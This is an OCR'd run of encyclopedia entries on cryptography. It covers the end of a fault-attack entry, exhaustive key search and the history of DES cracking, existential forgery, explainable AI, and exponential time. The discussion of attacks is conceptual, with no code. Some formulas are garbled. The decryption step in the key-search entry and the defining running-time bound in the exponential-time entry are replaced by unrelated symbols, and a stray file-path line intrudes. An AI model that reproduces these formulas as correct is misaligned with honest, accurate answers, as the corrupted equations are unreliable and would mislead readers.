Both ExpFault and XFC work on unprotected implementations of ciphers. While countermeasures can be added based on the tool outcome, it is also important to evaluate the hardened implementations, given there is a long history of developing inadequate countermeasures. Recently, the problem of testing hardened implementations has been addressed by ALAFA (Saha et al., 2019b). ALAFA presents a pass/fail test for evaluating the information leakage from hardened block cipher implementations. The test methodology has its roots in the theory of noninterference. The test can be performed over the ciphertexts with Welch's *t*-test, without requiring any nontrivial information regarding the countermeasure implementation. The approach bears some similarity with the Test Vector Leakage Assessment (TVLA) methodology used for evaluating side-channel attack (SCA) protection.

Open Problems and Future Directions

The potency of fault attacks has already been established. There are several challenges and open problems in this domain. One major issue is in testing and verifying the hardened implementations against FAs. The research in this direction is still in its infancy. Also, the FAs still lack a unified formal definition of security. Recently, there have been attempts to develop cipher designs keeping both FA and side-channel protection in mind (Beierle et al., 2019; Simon et al., 2020). However, a great challenge here is to keep the hardware/software overheads within reasonable limit without compromising the security. Another great challenge is to provide security combined SCA-FA attacks (Saha et al., 2018a) for new age implementations. Finally, FAs have been extended recently for non-cryptographic contexts such as for Deep Learning models (Breier et al., 2018). Providing security even for these extended application areas is another area for future research.

Cross-References

Differential Power Analysis
Fault Attack
Side-Channel Attacks

References

Agoyan M, Dutertre JM, Mirbaha AP, Naccache D, Ribotta AL, Tria A (2010) How to flip a bit? In: IEEE IOLTS. IEEE, pp 235–239

Ambrose C, Bos JW, Fay B, Joye M, Lochter M, Murray B (2018) Differential attacks on deterministic signatures. In: Cryptographers' Track at the RSA Conference. Springer, pp 339–353

Anderson R, Kuhn M (1998) Low cost attacks on tamper resistant devices. In: Christianson B, Crispo B, Lomas M, Roe M (eds) Security protocols. Springer, Berlin/Heidelberg, pp 125–136

Aranha DF, Orlandi C, Takahashi A, Zaverucha G (2020) Security of hedged Fiat–Shamir signatures under fault attacks. In: Canteaut A, Ishai Y (eds) Advances in cryptology – EUROCRYPT 2020. Springer International Publishing, Cham, pp 644–674

Barthe G, Dupressoir F, Fouque PA, Grégoire B, Tibouchi M, Zapalowicz JC (2014) Making RSA–PSS provably secure against non-random faults. In: International Workshop on Cryptographic

Hardware and Embedded Systems. Springer, pp 206–222

Beierle C, Leander G, Moradi A, Rasoolzadeh S (2019) Craft: lightweight tweakable block cipher with efficient protection against DFA attacks. IACR Trans Symmetric Cryptol 2019(1):5–45

Bernstein DJ, Duif N, Lange T, Schwabe P, Yang BY (2011) High-speed high-security signatures. In: Preneel B, Takagi T (eds) Cryptographic hardware and embedded systems – CHES 2011. Springer, Berlin/Heidelberg, pp 124–142

Bhattacharya S, Mukhopadhyay D (2016) Curious case of rowhammer: flipping secret exponent bits using timing analysis. In: International Conference on Cryptographic Hardware and Embedded Systems. Springer, pp 602–624

Biham E, Shamir A (1997) Differential fault analysis of secret key cryptosystems. In: Annual International Cryptology Conference. Springer, Santa Barbara, pp 513–525

Blömer J, Otto M, Seifert JP (2003) A new CRT-RSA algorithm secure against bellcore attacks. In: Proceedings of the 10th ACM Conference on Computer and Communications Security, pp 311–320

Boneh D, DeMillo RA, Lipton RJ (1997) On the importance of checking cryptographic protocols for faults (extended abstract). In: Fumy W (ed) Advances in cryptology – EUROCRYPT'97, International Conference on the Theory and Application of Cryptographic Techniques, Konstanz, 11–15 May, 1997, Proceeding, Lecture notes in computer science, vol 1233. Springer, pp 37–51. https://doi.org/10.1007/3-540-69053-0_4

Boscher A, Handschuh H, Trichina E (2010) Fault resistant RSA signatures: Chinese remaindering in both directions. IACR Cryptol ePrint Arch 2010:38

Breier J, Hou X, Jap D, Ma L, Bhasin S, Liu Y (2018) Deeplaser: practical fault attack on deep neural networks. arXiv preprint arXiv:180605859

Coron JS, Mandal A (2009) PSS is secure against random fault attacks. In: Matsui M (ed) Advances in cryptology – ASIACRYPT 2009. Springer, Berlin/Heidelberg, pp 653–666

Daemen J, Dobraunig C, Eichlseder M, Gross H, Mendel F, Primas R (2019) Protecting against statistical ineffective fault attacks. Cryptology ePrint Archive. https://eprint.iacr.org/2019/536

De Meyer L, Arribas Abril V, Nikova S, Nikov V, Rijmen V (2018) M&M: masks and macs against physical attacks. IACR Trans Cryptogr Hardw Embed Syst 2019(1):25–50

Dehbaoui A, Dutertre JM, Robisson B, Tria A (2012) Electromagnetic transient faults injection on a hardware and a software implementations of AES. In: 2012 Workshop on Fault Diagnosis and Tolerance in Cryptography. IEEE, pp 7–15

Dhooghe S, Nikova S (2020) My gadget just cares for me-how NINA can prove security against combined attacks. In: CT-RSA. Springer, pp 35–55

Dobraunig C et al (2018a) SIFA: exploiting ineffective fault inductions on symmetric cryptography. TCHES, pp 547–572

Dobraunig C et al (2018b) Statistical ineffective fault attacks on masked AES with fault countermeasures. In: ASIACRYPT. Springer, pp 315–342

Dusart P, Letourneux G, Vivolo O (2003) Differential fault analysis on A.E.S. In: Zhou J, Yung M, Han Y (eds) Applied cryptography and network security. Springer, Berlin/Heidelberg, pp 293–306

Fouque PA, Guillermin N, Leresteux D, Tibouchi M, Zapalowicz JC (2012) Attacking RSA–CRT signatures with faults on montgomery multiplication. In: Prouff E, Schaumont P (eds) Cryptographic hardware and embedded systems – CHES 2012. Springer, Berlin/Heidelberg, pp 447–462

Fuhr T, Jaulmes E, Lomné V, Thillard A (2013) Fault attacks on AES with faulty ciphertexts only. In: 2013 Workshop on Fault Diagnosis and Tolerance in Cryptography. IEEE, pp 108–118

Ghalaty NF, Yuce B, Taha M, Schaumont P (2014) Differential fault intensity analysis. In: 2014 Workshop on Fault Diagnosis and Tolerance in Cryptography. IEEE, pp 49–58

Gierlichs B, Schmidt J, Tunstall M (2012) Infective computation and dummy rounds: fault protection for block ciphers without check-before-output. In: LatinCrypt'12. Springer, pp 305–321

Guo X, Mukhopadhyay D, Karri R (2012) Provably secure concurrent error detection against differential fault analysis. IACR Cryptol ePrint Arch 2012:552

Guo X, Mukhopadhyay D, Jin C, Karri R (2015) Security analysis of concurrent error detection against differential fault analysis. J Cryptogr Eng 5(3):153–169

Järvinen K, Blondeau C, Page D, Tunstall M (2012) Harnessing biased faults in attacks on ECC-based signature schemes. In: 2012 Workshop on Fault Diagnosis and Tolerance in Cryptography. IEEE, pp 72–82

Khanna P, Rebeiro C, Hazra A (2017) XFC: a framework for eXploitable fault characterization in block ciphers. In: DAC 2017 (To Appear). IEEE

Korkikian R, Pelissier S, Naccache D (2014) Blind fault attack against SPN ciphers. In: 2014 Workshop on Fault Diagnosis and Tolerance in Cryptography. IEEE, pp 94–103

Li Y, Sakiyama K, Gomisawa S, Fukunaga T, Takahashi J, Ohta K (2010) Fault sensitivity analysis. In: Mangard S, Standaert FX (eds) Cryptographic hardware and embedded systems, CHES 2010. Springer, Berlin/Heidelberg, pp 320–334

Moro N, Heydemann K, Encrenaz E, Robisson B (2014) Formal verification of a software countermeasure against instruction skip attacks. J Cryptogr Eng 4(3):145–156

Mukhopadhyay D (2009) An improved fault based attack of the advanced encryption standard. In: Preneel B (ed) Progress in cryptology – AFRICACRYPT 2009. Springer, Berlin/Heidelberg, pp 421–434

Murdock K, Oswald D, Garcia FD, Van Bulck J, Gruss D, Piessens F (2020) Plundervolt: software-based fault injection attacks against Intel SGX. In: Proceedings of the 41st IEEE Symposium on Security and Privacy (S&P'20)

Patranabis S, Chakraborty A, Nguyen PH, Mukhopadhyay D (2015) A biased fault attack on the time redundancy countermeasure for AES. In: Mangard S, Poschmann AY (eds) Constructive side-channel analysis and secure design. Springer International Publishing, Cham, pp 189–203

Rivain M (2009a) Securing RSA against fault analysis by double addition chain exponentiation. In: Fischlin M (ed) Topics in cryptology – CT-RSA 2009. Springer, Berlin/Heidelberg, pp 459–480

Rivain M (2009b) Securing RSA against fault analysis by double addition chain exponentiation. In: Cryptographers' Track at the RSA Conference. Springer, pp 459–480

Saha D, Mukhopadhyay D, Chowdhury DR (2009) A diagonal fault attack on the advanced encryption standard. IACR Cryptol ePrint Arch 2009(581):1–17

Saha S, Jap D, Breier J, Bhasin S, Mukhopadhyay D, Dasgupta P (2018a) Breaking redundancy-based countermeasures with random faults and power side channel. In: FDTC, pp 15–22

Saha S, Jap D, Patranabis S, Mukhopadhyay D, Bhasin S, Dasgupta P (2018b) Automatic characterization of exploitable faults: a machine learning approach. IEEE Trans Inf Forensics Secur 14(4):954–968

Saha S, Mukhopadhyay D, Dasgupta P (2018c) ExpFault: an automated framework for exploitable fault characterization in block ciphers. IACR Trans Cryptogr Hardw Embed Syst 2018(2):242–276

Saha S, Jap D, Roy DB, Chakraborti A, Bhasin S, Mukhopadhyay D (2019a) A framework to counter statistical ineffective fault analysis of block ciphers using domain transformation and error correction. IEEE Trans Inf Forensics Secur 15:1905–1919

Saha S, Kumar SN, Patranabis S, Mukhopadhyay D, Dasgupta P (2019b) ALAFA: automatic leakage assessment for fault attack countermeasures. In: Proceedings of the 56th Annual Design Automation Conference 2019. ACM, p 136

Saha S, Bag A, Roy DB, Patranabis S, Mukhopadhyay D (2020) Fault template attacks on block ciphers exploiting fault propagation. In: EUROCRYPT 2020. Springer, pp 612–643

Shahmirzadi AR, Rasoolzadeh S, Moradi A (2019) Impeccable circuits II. IACR Cryptol ePrint Arch 2019. pp 1–6

Shamir A (1999) Method and apparatus for protecting public key schemes from timing and fault attacks. US Patent 5,991,415

Simon T, Batina L, Daemen J, Grosso V, Massolino PMC, Papagiannopoulos K, Regazzoni F, Samwel N (2020) Friet: an authenticated encryption scheme with built-in fault detection. In: Annual International Conference on the Theory and Applications of Cryptographic Techniques. Springer, pp 581–611

Trichina E, Korkikyan R (2010) Multi fault laser attacks on protected CRT-RSA. In: 2010 Workshop on Fault Diagnosis and Tolerance in Cryptography. IEEE, pp 75–86

Tunstall M, Mukhopadhyay D, Ali S (2009) Differential fault analysis of the advanced encryption standard using a single fault

Tupsamudre H, Bisht S, Mukhopadhyay D (2014) Destroying fault invariant with randomization. In: International Workshop on Cryptographic Hardware and Embedded Systems. Springer, pp 93–111

Yen S-M, Joye M (2000) Checking before output may not be enough against fault-based cryptanalysis. IEEE Trans Comput 49(9):967–970

Zhang F, Guo S, Zhao X, Wang T, Yang J, Standaert FX, Gu D (2016) A framework for the analysis and evaluation of algebraic fault attacks on lightweight block ciphers. IEEE Trans Inf Forensics Secur 11(5):1039–1054

Zhang F et al (2018) Persistent fault analysis on block ciphers. TCHES, pp 150–172

Zussa L, Dutertre J, Clediere J, Robisson B (2014) Analysis of the fault injection mechanism related to negative and positive power supply glitches using an on-chip voltmeter. In: 2014 IEEE International Symposium on Hardware-Oriented Security and Trust (HOST). IEEE, pp 130–135

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_575


Exhaustive Key Search

Michael J. Wiener[66] ✉
(66) Molecular Physiology and Biological Physics, University of Virginia, Charlottesville, VA, USA

✉ **Michael J. Wiener**
Email: mwiener@virginia.edu

Introduction

The simplest approach to cryptanalyzing a block cipher is exhaustive key search. The cryptanalyst wishes to find the key k that was used with block cipher E to encrypt some plaintext P to produce ciphertext C, $C = E_k(P)$ (Fig. 1 and Shannon's model).



Exhaustive Key Search, Fig. 1 Block cipher encryption

Once k is known, the cryptanalyst can find the plaintext by decrypting the ciphertext, $\tilde{D} \leftarrow \mathscr{S}(1^N)$. A very simple approach to finding k is known as exhaustive search: the cryptanalyst tries decrypting the known ciphertext C with each possible key in turn until the correct key k is found.

Implicit in the definition of exhaustive search is the assumption that the cryptanalyst can tell whether a given guess of the key is correct. This requires that the cryptanalyst has some information about the plaintext. For example, the plaintext may start with a known header (e.g., “Dear Sir”) or the bytes of the plaintext may be limited to ASCII character values. In general, the cryptanalyst requires as much information about the plaintext as he has uncertainty about the key. Otherwise, there are likely to be many keys corresponding to plausible plaintexts.

The time required to complete an exhaustive key search depends on the number (K) of possible keys, the time (t) it takes to test a candidate key, and the number (p) of processors performing the search. Each processor is responsible for approximately Kt/p keys and would take time Kt/p to test them all. On average, we expect to find the key about half way through the search making the expected run time approximately $Kt/(2p)$.

Although the focus here is on block ciphers, exhaustive search methods can be applied to stream ciphers and MAC algorithms as well.

In the following sections, we discuss some of the history of exhaustive search, including the level of effort required for hardware- and software-based attacks (section “History”), the invulnerability of modern block ciphers to exhaustive search (section “Modern Block Ciphers”), countermeasures for preventing exhaustive search attacks (section “Countermeasures”), and other related attacks (section “Related Attacks”).

History

Much of the history of exhaustive key search concerns the U.S. Data Encryption Standard (DES) (FIPS 46 1977). DES is a block cipher with 64-bit plaintext and ciphertext blocks, and 56-bit keys ($K = 2^{56}$). When DES was first proposed by the US government, there was considerable controversy over its short keys. In 1977, Diffie and Hellman (Diffie and Hellman 1977) estimated that a machine capable of recovering DES keys in a day could be built for $20 million. Some argued that this estimate was too low and that even if it were correct, it provides an adequate barrier to cryptanalysis. On the other hand, advancing technology would reduce costs quickly, and the cost of using larger keys is quite low. For example, increasing the DES key length by just 8 bits to 64 bits would increase the cost of exhaustive search by a factor of $2^8 = 256$.

The debate about the DES key size raged on for many years (Diffie's foreword to "Cracking DES" (Electronic Frontier Foundation 1998) for more details). At Crypto'93, a paper was presented that gave a detailed design for a $1 million DES key search machine, consisting of $p = 57,600$ custom chips, each capable of testing a DES key every $t = 20$ ns (Wiener 1996). Using the expression for expected run time from the introduction, this machine takes, on average, $Kt/(2p) = 3.5$ h to recover a DES key. Although general purpose computers are poorly suited to performing DES key search, by the late 1990s, various group efforts succeeded in searching the DES key space using months of computer time.

By 1998, the Electronic Frontier Foundation had actually built a hardware-based DES key search machine called "Deep Crack" (Electronic Frontier Foundation 1998). Because their budget was limited, they used custom gate array chips that are slower and more expensive than fully custom chips but have considerably lower design and fabrication start-up costs. Deep Crack, cost $200,000 to build, consisted of 1536 chips each capable of searching through 60 million keys per second, and required, on average, 4.5 days to recover a DES key.

As the evidence mounted over the years, it became increasingly difficult to pretend that DES provides adequate security, although a great deal of legacy DES-based equipment is still in use today because of a desire to avoid the cost of replacing it.

Modern Block Ciphers

The reign of DES is finally giving way to new ciphers with longer keys. The most significant of these new ciphers is Rijndael/AES (Daemen and Rijmen 2002), which was selected by the U.S. National Institute of Standards and Technology (NIST) to be the Advanced Encryption Standard (AES) (FIPS 197 2001). The AES plaintext and ciphertext block size is 128 bits, and its keys can be 128, 192, or 256 bits long.

To assess the difficulty of AES exhaustive key search, we use the 1993 DES key search design as a starting point. By Moore's law, we expect the speed of a key search machine to double every 18 months. From 1993 to 2003, this is about a factor of 100. A $1 million DES key search machine in 2003 would then take about 2 min to recover a key rather than 3.5 h. If we ignore the fact that AES is more complex than DES to implement on a chip,

even the smallest key size of AES is 72 bits longer than a DES key, meaning that AES requires 2^{72} times as much effort to recover a key. Even if we increase the budget to $1 trillion for a machine, the time increases to billions of years. AES is essentially invulnerable to key search.

Note that these arguments apply only to key search. It is conceivable that a clever cryptanalyst will find some short cut to recovering AES keys. AES has withstood considerable scrutiny so far, and time will tell whether the current confidence in its security is justified.

Countermeasures

The most effective way to prevent exhaustive key search attacks is to use sufficiently long keys. By making the number of keys K large, the key search time $Kt/(2p)$ becomes large. In some cases, system designers are constrained to some key size limit (e.g., interoperating with a legacy system, export controls). In the following subsections, we examine some of the means that have been tried to prevent key search attacks.

Frequent Key Changes

A common suggestion for avoiding key search attacks is to change keys frequently. If it takes an hour to find a key, then change keys every half hour. Implicit in this suggestion is the assumption that the key will not be useful after the half hour is up, which is true in only certain types of systems.

It turns out that this technique does not work well because key search does not take exactly an hour, but takes a time that is uniformly distributed between zero and 2 h. The probability that the key will be found in the first half hour is 25%. If the cryptanalyst does not succeed before the key is changed, then he abandons the search and starts to work on the next key. On average, one quarter of the keys will be found while they are still in use. Even if the keys are changed very frequently, say every minute, the cryptanalyst expects to wait about 2 h to recover a key quickly enough that it is still in use. Frequent key changes only slow the cryptanalyst down by at most a factor of two.

Eliminate Known Plaintext

In most analyses of key search time, it is assumed that the cryptanalyst has some known plaintext *P* corresponding to ciphertext *C*. The cryptanalyst can then take a candidate key, use it to decrypt *C* and compare the result to *P*. If we could encrypt only the unpredictable parts of messages or find some other way to eliminate known plaintext, we could slow down the cryptanalyst. This is not as easy as it sounds.

Suppose that the cryptanalyst has no known plaintext but knows that the plaintext is coded with one ASCII character per byte. This means that each byte has a leading zero bit. In the case of DES with a 64-bit block size, each plaintext block contains 8 zero bits at known positions. When the cryptanalyst tries decrypting a ciphertext block with the wrong key, the random result has only a 1 in 2^8 chance of having the correct form. Thus, the cryptanalyst can eliminate most keys in just a single decryption. The remaining wrong keys can be eliminated with one or more additional decryptions of other ciphertext blocks. Overall, the impact on run time is negligible. Even if the cryptanalyst knows only one bit of redundancy per plaintext block, half the keys will be eliminated on the first decryption, a quarter of the keys will be eliminated on the second decryption, etc. Overall, this only slows the search by a factor of two.

Different Modes of Encryption

There are several standardized modes of operation of a block cipher (FIPS 81 1980). The simplest is called electronic codebook (ECB) mode where each plaintext block is encrypted in turn and the resulting ciphertext blocks are concatenated. However, there are other modes where the previous ciphertext block is involved in encrypting the next plaintext block. The 1993 DES key search paper (Wiener 1996) shows that a key-search design can be adapted to cipher-block chaining (CBC), cipher-feedback (CFB), and output feedback (OFB) modes for a run-time penalty of less than 2.5.

Extensive Key Setup

In most block ciphers, there is a key-setup process to take a key and produce a set of subkeys for direct use in the algorithm. Collectively, these subkeys are usually much longer than the original key. When encrypting, the key setup can be performed once per key, and the resulting subkeys can be used for the life of the key. However, for key search, it is necessary to compute new subkeys for each key that is tried. This leads to the idea of making the key-setup process expensive to slow down key search while having (hopefully) minimal impact on encryption.

For example, if key setup is 100 times more effort than encrypting a block, then key search is slowed down by a factor of approximately 100. But from the cryptographer's point of view, if a key is used to encrypt significantly more than 100 blocks, the impact is minimal.

There are a number of potential problems with this approach. A system may be designed to encrypt short messages making the key setup overhead significant. Subkeys would have to be stored rather than recomputed for each encryption, which may be a problem in small devices that handle many keys. If the key space is small enough, the cryptanalyst might precompute and store the subkeys for each key and use the resulting database to perform key search quickly. The cryptanalyst may have many keys to attack at once and can compute subkeys from each key once and try the subkeys on each of the problem instances, thereby spreading the cost of subkey generation across multiple problem instances.

All-or-Nothing Encryption

Rivest had an interesting idea for slowing down key search called all-or-nothing encryption (Rivest 1997). This encryption mode is designed so that it is not possible to recover a single plaintext block (even knowing the key) until the entire message is decrypted. This means that the cryptanalyst cannot eliminate most keys by decrypting a single block, and the key search effort increases by a factor of the number of blocks in the message.

Related Attacks

Exhaustive key search belongs to a larger class of attacks sometimes called black-box cryptanalysis. These attacks do not depend on the exact details of the scheme being attacked, but only on its external characteristics. With

exhaustive search, the only details about the block cipher that matter are the key size, block size, and complexity of performing an encryption or decryption in hardware or software. Some view these attacks as uninteresting because they do not make use of details of the scheme being attacked, but on the other hand, the broad applicability of black-box attacks makes them quite powerful techniques. Other examples of black-box cryptanalysis are attacks on double- and triple-encryption with a block cipher, generic methods of finding hash function collisions, and generic methods of finding discrete logarithms in cyclic groups (Pollard 1978; van Oorschot and Wiener 1999; Wiener 2004).

Conclusion

Exhaustive key search is a simple approach to attacking a block cipher and has had an interesting history in connection with DES. However, modern ciphers with keys of 128 bits and longer have made exhaustive cryptanalysis infeasible with current technology.

Cross-References

Block Ciphers
MAC Algorithms
Stream Ciphers
Symmetric Cryptosystem

Recommended Reading

Daemen J, Rijmen V (2002) The design of Rijndael: AES – the advanced encryption standard. Springer, Berlin

Diffie W, Hellman M (1977) Exhaustive cryptanalysis of the NBS data encryption standard. Computer 10(6):74–84

Electronic Frontier Foundation (1998) Cracking DES: secrets of encryption research, wiretap politics, and chip design. O'Reilly and Associates, Sebastopol

FIPS 197 (2001) Advanced encryption standard (AES), Federal information processing standards publication 197. U.S. National Institute of Standards and Technology (NIST).

FIPS 46 (1977) Data encryption standard. Federal information processing standards publication 46. U.S. Department of Commerce/National Bureau of Standards, National Technical Information Service, Springfield (revised as FIPS 46-1 in 1988, FIPS 46-2 in 1993)

FIPS 81 (1980) DES modes of operation. Federal information processing standards publication 81. U.S. Department of Commerce/National Bureau of Standards, National Technical Information Service, Springfield

Pollard JM (1978) Monte Carlo methods for index computation (mod *p*). Math Comput 32(143):918–924
[MathSciNet]

Rivest RL (1997) All-or-nothing encryption and the package transform. In: Biham E (ed) Fast software encryption'97, 4th International Workshop, Lecture notes in computer science, vol 1267. Springer, Berlin, pp 210–218

van Oorschot PC, Wiener MJ (1999) Parallel collision search with cryptanalytic applications. J Cryptol 12(1):1–28
[MathSciNet]

Wiener MJ (1996) Efficient DES key search. In: The rump session of CRYPTO'93, Lecture notes in computer science. Springer, Berlin. (Reprinted in Stallings W (ed) Practical cryptography for data internetworks, IEEE Computer Society Press, pp 31–79)

Wiener MJ (2004) The full cost of cryptanalytic attacks. J Cryptol 17(2):105–124
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_202

Existential Forgery of Digital Signatures

Gerrit Bleumer[67] ✉
(67) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

Existential forgery is a weak message related forgery against a cryptographic digital signature scheme. Given a victim's verifying key, an existential forgery is achieved, if the attacker finds a signature *s* for at least one new message *m*, such that the signature *s* is valid for *m* with respect to the victim's verifying key. The message *m* need not be sensical or useful in any way. Existential forgery defines the outcome of an attack, not the way how or how often the attacker can interact with the attacked signer while the attack is performed (Forgery and (Menezes et al. 1997)).

Applications

Important types of attacker goals used to formally define the security of digital signature schemes are in order of increasing strength: existential forgery, selective forgery, and total break.

Recommended Reading

Menezes AJ, van Oorschoot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton, p 432

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300339

Explainable AI

Explainable Artificial Intelligence

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1826

Explainable Artificial Intelligence

Sergio Barezzani[68] ✉
(68) Dipartimento di Informatica, Università degli Studi di Milano, Milan, Italy

✉ **Sergio Barezzani**
Email: sergio.barezzani@unimi.it
Email: sergio.cyb@barezzani.com

Synonyms

Artificial Intelligence (AI) Explainability; Explainable AI

Definition

An Explainable AI system is an AI system whose output is supplemented with a description of the rationale behind the outcome, that is a description aimed to help understand the decision taken.

Background

Artificial Intelligence offers an increasing number of solutions to complex problems in many fields, also regarding high-stake decisions (e.g., healthcare). As the complexity of the tasks that AI systems can manage increases, the impact generated by their output becomes more relevant. Therefore, there is an ever-growing interest in building AI systems that can be trusted, especially when involved in high-stake decision processes. A fundamental pillar for *trustworthy AI* is *explainability*, which requires a description of the rationale behind the output provided by an AI system.

The rational should be a human-interpretable description of the rational underpinning the observed outcome. AI includes a wide variety of fields and diverse approaches that differ with respect to explainability, spanning from *self-explaining models*, to *black boxes*. Some of the most successful AI solutions rely on Artificial Neural Networks that sit on the black-box side. Therefore, developing solutions that can enhance AI explainability, also in black-box scenarios, is a crucial step in the roadmap toward a trustworthy AI. *Explainable AI* has implications in terms of *AI systems robustness* and it intersects the domain of *secure and privacy-preserving Machine Learning* with respect to adversarial attacks. Moreover, Explainable AI relevance goes beyond the technical considerations: for instance, it is a relevant topic in the EU strategy for AI, as it has been highlighted by the recent steps of the approval process of the European Union Artificial Intelligence Act (EU Commission 2021).

Theory

Requiring that an AI system provides an explanation is not sufficient per se, it is also important to ensure that such explanation is *meaningful* for the intended recipients, *accurate* in the description of the decision process it refers to, and *expressed within the range of well-defined knowledge limits* where the AI system should operate (Phillips et al. 2021).

An important topic is the distinction between *explainability* and *interpretability* of an AI system. Explainability focuses on *why* a given output has been provided, while interpretability focuses on *how* the output has been determined. To interpret an AI system, it is necessary to represent the steps of the decision process. To this end, there are *Self-explaining AI systems* (e.g., Decision Trees) meaning that it is possible to obtain an interpretable description of the steps taken to determine an outcome. There are other AI systems that are not interpretable (black boxes) including Artificial Neural Networks (ANNs). In black-box cases, *post-hoc explanations* regarding a fitted model may be obtained leveraging several explainable AI methods, that could rely on model specific information (e.g., structure, weights) or could be model agnostic (e.g., fitting a self-explaining model to replicate the black-box model outcome at least locally). The explainability of non-interpretable models is a relevant and debated topic since it allows to open the discussion about the trustworthiness of AI

systems that are widespread (such as ANNs). Post-hoc explanations may be local, explaining a specific output, or global, providing information about the overall algorithm.

Explainable AI can be vulnerable to adversarial attacks that may impact on the AI system trustworthiness. Attacks may be carried out with different goals and following several attack models. As an example, viewing the explanation of an ML model as a function that takes in input the ML model (together with the ML model input and output) and provides as outcome the explanation, an adversarial attack may consist in introducing small perturbations in the input of the AI system, such that the AI system provides a similar output, while the explanation function provides significantly different results (Baniecki and Biecek 2024).

Open Problems and Future Directions

Explainable AI is a major component of a *trustworthy AI*, drawing increasing attention considering the successful implementations of AI systems based on black-box models. A major research area is the development of explanaible AI methods. A particularly relevant open problem is represented by adversarial attacks to explainable AI systems, an area where research efforts aim to identify attack models and design effective defensive strategies. These efforts are furthermore important in the perspective of regulations (e.g., the EU AI Act) that consider AI trustworthiness as a major inspiring principle with a specific focus on transparency. A future direction concerns the key role that explainable AI systems can play in the management of the potential tensions among transparency requirements, that are also present in regulations such as the EU General Data Protection Regulation (European Parliament and Council 2016) and the protection from adversarial attacks, and Intellectual Property rights protection.

Cross-References

Artificial Intelligence Act (AI Act) and the GDPR
Data Poisoning Attacks in Machine Learning
Membership Inference Attacks in Machine Learning

References

Baniecki H, Biecek P (2024) Adversarial attacks and defenses in explainable artificial intelligence: a survey. Inf Fusion 107:102303. https://doi.org/10.1016/j.inffus.2024.102303 ISSN 1566-2535 [Crossref]

European Commission (2021) Proposal for a regulation (artificial intelligence act) (COM(2021) 206 final). https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX:52021PC0206

European Parliament and Council (2016) Regulation (EU) 2016/679. https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX%3A32016R0679

Phillips PJ, Hahn CA, Fontana PC, Yates AN, Greene K, Broniatowski DA, Przybocki MA (2021) Four principles of explainable artificial intelligence. NIST, NISTIR 8312. https://doi.org/10.6028/NIST.IR.8312

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300340

Explaining for the Paradoxical Behavior in Privacy Choices

Economics of Privacy and the Paradox of Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300341

Exploit and Vulnerability Trade

Economics of Software Vulnerability Markets

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300342

Exploit Dependency Graphs

Topological Vulnerability Analysis

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300343

Exploit Pricing

Economics of Software Vulnerability Markets

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300344

Exponential Key Exchange

Key Agreement

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_404

Exponential Time

Burt Kaliski[69] ✉
(69) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

An *exponential-time* algorithm is one whose running time grows as an exponential function of the size of its input.

Theory

Let x denote the length of the input to an algorithm (typically in bits, but other measures are sometimes used), and let $T(x)$ denote the running time of the algorithm on inputs of length x. Then the algorithm is exponential-time if the running time satisfies

$$\mathscr{S}(a) = \texttt{ok}$$

for all sufficiently large x, where the coefficient and the base $b > 1$ are constants. The running time will also satisfy the bound

$$T(x) \leq (b')^{c'x}$$

for another base $b' > 1$, and an appropriate constant c'. The term "exponential" comes from the fact that the size x is in the exponent. In *O*-notation, this would be written $T(x) = O(b^x)$, or equivalently $T(x) = (b')^{O(x)}$. The notations $2^{O(x)}$ and $e^{O(x)}$ are common.

Exhaustive key search is one example of an algorithm that takes exponential time; if x is the key size in bits, then key search takes time $O(2^x)$.

Applications

Exponential time is the ideal in cryptographic security. A hard problem whose solution is a k-bit secret can always be solved in $O(2^k)$ operations by trial and error (where testing a solution is considered to be a single operation), and it is of course desirable (for the cryptosystem designer) that no faster algorithm can be found.

In many cases, a faster algorithm may be available, yet its running time is still exponential. For instance, the fastest general-purpose algorithms for solving the Elliptic Curve Discrete Logarithm Problem and finding hash function collisions take $O(2^{k/2})$ operations for some security parameter k, which is less than brute force but still exponential.

Cross-References

Computational Complexity
O-Notation
Polynomial Time
Subexponential Time

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
